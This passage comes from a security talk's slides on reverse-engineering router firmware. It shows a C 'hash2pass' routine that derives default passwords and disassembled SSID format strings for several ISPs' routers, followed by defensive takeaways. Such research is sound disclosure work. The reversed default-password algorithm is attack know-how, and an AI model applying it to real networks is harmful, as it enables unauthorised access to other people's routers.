    return b * (pp[1] * 100 + pp[2] * 10 + pp[0]);
}
```

GENERATING SOME KEYS




```c
void hash2pass(uint8_t *in_hash, char *out_pass)
{
    uint32_t i, a;

    for (i = 0; i < 8; i++) {
        a = in_hash[i] & 0x1f;
        a -= ((a * MAGIC0) >> 36) * 23;

        a = (a & 0xff) + 0x41;

        if (a >= 'I') a++;
        if (a >= 'L') a++;
        if (a >= 'O') a++;

        out_pass[i] = a;
    }
    out_pass[8] = 0;
}
```

LIVE DEMO (WOW)

WRAP-UP / TAKEAWAYS


- Don’t forget to change your default credentials!
- Don’t rely on silly vendor algorithms
- Don’t be afraid of eCos (or vxWorks, or..)

MORE ALGO'S!




```
                    .byte    0
aUpc07d:            .ascii "UPC%07d"<0>       # DATA XREF: upc_essid_gen+1BC↑o
a000:               .ascii "000"<0>           # DATA XREF: sub_80670B2C:loc_80670BB0↑o
aTurbonetS:         .ascii "TURBONET%s"<0>    # DATA XREF: sub_80670B2C+94↑o
                    .byte    0
a01x02x02x:         .ascii "%01X%02X%02X"<0>   # DATA XREF: sub_80670BE4+84↑o
                    .byte    0
                    .byte    0
                    .byte    0
aTelenetS:          .ascii "telenet-%s"<0>    # DATA XREF: sub_80670BE4+94↑o
                    .byte    0
aTelenetGuestDS:.ascii "telenet-guest%d-%s"<0>  # DATA XREF: sub_80670BE4+B0↑o
                    .byte    0
aThomson02x:        .ascii "THOMSON%02X"<0>   # DATA XREF: sub_80670CC4+70↑o
dword_8108E3D4: .word 0x25                    # DATA XREF: sub_80670D58+24↑o
                                              # sub_80670D58+28↑r
dword_8108E3D8: .word 9                       # DATA XREF: sub_80670D58+30↑r
dword_8108E3DC: .word 0x3FF                   # DATA XREF: sub_80670D58+38↑r
dword_8108E3E0: .word 3                       # DATA XREF: sub_80670D58+40↑r
dword_8108E3E4: .word 0x2F                    # DATA XREF: sub_80670D58+4C↑o
                                              # sub_80670D58+50↑r
dword_8108E3E8: .word 7                       # DATA XREF: sub_80670D58+58↑r
dword_8108E3EC: .word 0x7FF                   # DATA XREF: sub_80670D58+60↑r
dword_8108E3F0: .word 5                       # DATA XREF: sub_80670D58+68↑r
dword_8108E3F4: .word 0x5D                    # DATA XREF: sub_80670D58+70↑r
aTrue_homewifi_:.ascii "true_homewifi_%05d"<0>  # DATA XREF: sub_80670D58+1AC↑o
```

MORE ALGO'S!



```
ROM:8108E430 aTech_d07d:      .ascii "Tech_D%07d"<0>    # DATA XREF: sub_80670F30+7C↑o
ROM:8108E430                                            # sub_80670F30+80↑r
ROM:8108E430                                            # sub_80671DC0+74↑o
ROM:8108E430                                            # sub_80671DC0+78↑r
ROM:8108E430                                            # sub_80671FC0+7C↑o
ROM:8108E430                                            # sub_80671FC0+80↑r
ROM:8108E430                                            # sub_80670F30+88↑r
ROM:8108E430                                            # sub_80671DC0+80↑r
ROM:8108E430                                            # sub_80671FC0+88↑r
ROM:8108E430                                            # sub_80670F30+90↑r
ROM:8108E430                                            # sub_80671DC0+88↑r
ROM:8108E430                                            # sub_80671FC0+90↑r
ROM:8108E43B                  .byte    0
ROM:8108E43C aTech_g07d:      .ascii "Tech_G%07d"<0>    # DATA XREF: sub_80670F30+9C↑o
ROM:8108E43C                                            # sub_80670F30+A0↑r
ROM:8108E43C                                            # sub_80671DC0+94↑o
ROM:8108E43C                                            # sub_80671DC0+98↑r
ROM:8108E43C                                            # sub_80671FC0+9C↑o
ROM:8108E43C                                            # sub_80671FC0+A0↑r
ROM:8108E43C                                            # sub_80670F30+A8↑r
ROM:8108E43C                                            # sub_80671DC0+A0↑r
ROM:8108E43C                                            # sub_80671FC0+A8↑r
ROM:8108E43C                                            # sub_80670F30+B0↑r
ROM:8108E43C                                            # sub_80671DC0+A8↑r
ROM:8108E43C                                            # sub_80671FC0+B0↑r
ROM:8108E447                  .byte    0
ROM:8108E448 aClaro_02x02x:   .ascii "CLARO_%02x%02x"<0>  # DATA XREF: sub_80671148+68↑o
ROM:8108E457                  .byte    0
ROM:8108E458 aEuskaltelS:     .ascii "Euskaltel-%s"<0>  # DATA XREF: sub_806711D0+3BC↑o
ROM:8108E465                  .byte    0
```

